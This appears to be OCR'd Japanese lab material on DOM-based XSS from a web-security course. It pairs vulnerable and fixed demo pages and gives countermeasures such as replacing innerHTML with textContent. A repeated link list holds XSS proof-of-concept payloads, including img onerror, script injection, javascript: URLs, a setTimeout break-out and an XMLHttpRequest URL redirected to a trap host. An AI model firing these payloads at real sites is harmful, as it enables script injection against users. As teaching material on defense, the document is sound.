
▪4.17 JavaScriptの問題

4.17.1 DOM Based XSS

DOM Based XSS脆弱性が生まれる原因

●外部からHTMLタグを挿入して、DOMを操作している
●evalなどの機能で、外部からJavaScriptを実行している
●XMLHttpRequestリクエストのURLが未検証である
●Location.href や src属性、href属性のURLが未検証である





DOM Based XSS脆弱性の対策


●DOM操作、記号の適切なエスケープ
　・innerHTMLプロパティをtextContentプロパティに置き換える
　・document.writeでは代替DOM機能がないので、HTMLエスケープを実装する
●eval、setTimeout、Functionコンストラクタの引数に外部から値を渡さない
●URLをhttpかhttpsに限定する
●jQueryセレクタを動的に生成しない
●最新のライブラリを用いる　　jQuery 1.8.3（脆弱） → jQuery 3.2.1（対策版）
●XMLHttpRequestのURLを検証する　　固定テーブルを用いる方法


4h-001 ： innerHTMLによるDOM Based XSS(正常系)

【ブラウザ】










【サーバ：　4h/4h-001.html　】




innerHTMLによるDOM BASE XSS

URLの＃より後の記述部分（フラグメント識別子またはハッシュなどと呼びます）を変化させると表示部分が変わるアプリケーションです

jQueryのhtml()メソッドでも同様にDOM BASE XSSの可能性があります

【ブラウザ→サーバ： リクエスト 4h/4h-001.html → レスポンス 】




4h-001 ： innerHTMLによるDOM Based XSS(攻撃)

【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS （正常系）
  17. 4h-006 :javascriptスキームによるXSS （攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版 （正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版 （攻撃）
  20. 4h-008 :setTimeoutによるXSS （正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS （攻撃）
  22. 4h-008 :setTimeoutによるXSS （対策版への攻撃）

```
6 <li>4.17.1 DOM Based XSS</li>
7 <ol>
8 <li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS （正常系） </a></li>
24 <li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS （攻撃） </a></li>
25 <li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 （正常系） </a></li>
26 <li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 （攻撃） </a></li>
27 <li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS （正常系; 3秒待つ） </a></li>
28 <li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS （攻撃） </a></li>
29 <li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS （対策版への攻撃） </a></li>
30 </ol>
```



【サーバ： 4h/4h-001.html 】

/var/www/html/4h/4h-001.html - wasbook@example.jp - エディタ - WinSCP


```
<body>
<script>
window.addEventListener("hashchange", chghash, false);
window.addEventListener("load", chghash, false);

function chghash() {
  var hash = window.location.hash;
  var color = document.getElementById("color");
  color.innerHTML = decodeURIComponent(window.location.hash.slice(1));
}
</script>
<a href="#赤">赤</a>
<a href="#緑">緑</a>
<a href="#青">青</a>
<p id="color"></p>
</body>
```

innerHTMLによるDOM BASE XSS

URLの＃より後の記述部分（フラグメント識別子またはハッシュなどと呼びます）を変化させると表示部分が変わるアプリケーションです

jQueryのhtml()メソッドでも同様にDOM BASE XSSの可能性があります

【ブラウザ→サーバ： リクエスト 4h/4h-001.html → レスポンス 】




4h-001a： 4h-001 の対策版(攻撃)

【ブラウザ】


- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS（正常系）
  17. 4h-006 :javascriptスキームによるXSS（攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版（正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版（攻撃）
  20. 4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS（攻撃）
  22. 4h-008 :setTimeoutによるXSS（対策版への攻撃）

```
<li>4.17.1 DOM Based XSS</li>
<ol>
<li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
<li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
<li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
<li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
<li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
<li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
<li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
<li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
<li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
<li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
<li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
<li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
<li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
<li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
<li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
<li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS（正常系）</a></li>
<li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS（攻撃）</a></li>
<li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版（正常系）</a></li>
<li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版（攻撃）</a></li>
<li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）</a></li>
<li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（攻撃）</a></li>
<li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（対策版への攻撃）</a></li>
</ol>
```



赤 緑 青

<img src=/ onerror=alert(1)>




```
<body>
<script>
window.addEventListener("hashchange", chghash, false);
window.addEventListener("load", chghash, false);

function chghash() {
  var hash = window.location.hash;
  var color = document.getElementById("color");
  color.textContent = decodeURIComponent(window.location.hash.slice(1));
}
</script>
<a href="#赤">赤</a>
<a href="#緑">緑</a>
<a href="#青">青</a>
<p id="color"></p>
</body>
```

【サーバ： 4h/4h-001a.html 】

/var/www/html/4h/4h-001a.html - wasbook@example.jp - エディタ - WinSCP

```
<body>
<script>
window.addEventListener("hashchange", chghash, false);
window.addEventListener("load", chghash, false);

function chghash() {
 var hash = window.location.hash;
 var color = document.getElementById("color");
 color.textContent = decodeURIComponent(window.location.hash.slice(1));
}
</script>
<a href="#赤">赤</a>
<a href="#緑">緑</a>
<a href="#青">青</a>
<p id="color"></p>
</body>
```


innerHTMLによるDOM BASE XSS

URLの＃より後の記述部分（フラグメント識別子またはハッシュなどと呼びます）を変化させると表示部分が変わるアプリケーションです

jQueryのhtml()メソッドでも同様にDOM BASE XSSの可能性があります

innerHTMLプロパティをtextContentプロパティに置き換えて対策しています

【ブラウザ→サーバ： リクエスト 4h/4g-001a.html → レスポンス 】




4h-002 ： アクセス解析(document.write; 正常系)

【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS（正常系）
  17. 4h-006 :javascriptスキームによるXSS（攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版（正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版（攻撃）
  20. 4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS（攻撃）
  22. 4h-008 :setTimeoutによるXSS（対策版への攻撃）

```
<li>4.17.1 DOM Based XSS</li>
<ol>
<li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
<li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
<li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
<li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
<li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
<li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
<li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
<li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
<li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
<li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
<li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
<li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
<li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
<li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
<li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
<li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS（正常系）</a></li>
<li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS（攻撃）</a></li>
<li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版（正常系）</a></li>
<li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版（攻撃）</a></li>
<li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）</a></li>
<li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（攻撃）</a></li>
<li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（対策版への攻撃）</a></li>
</ol>
```




【サーバ： 4h/4h-002.html 】

document.writeによるDOM BASE XSS

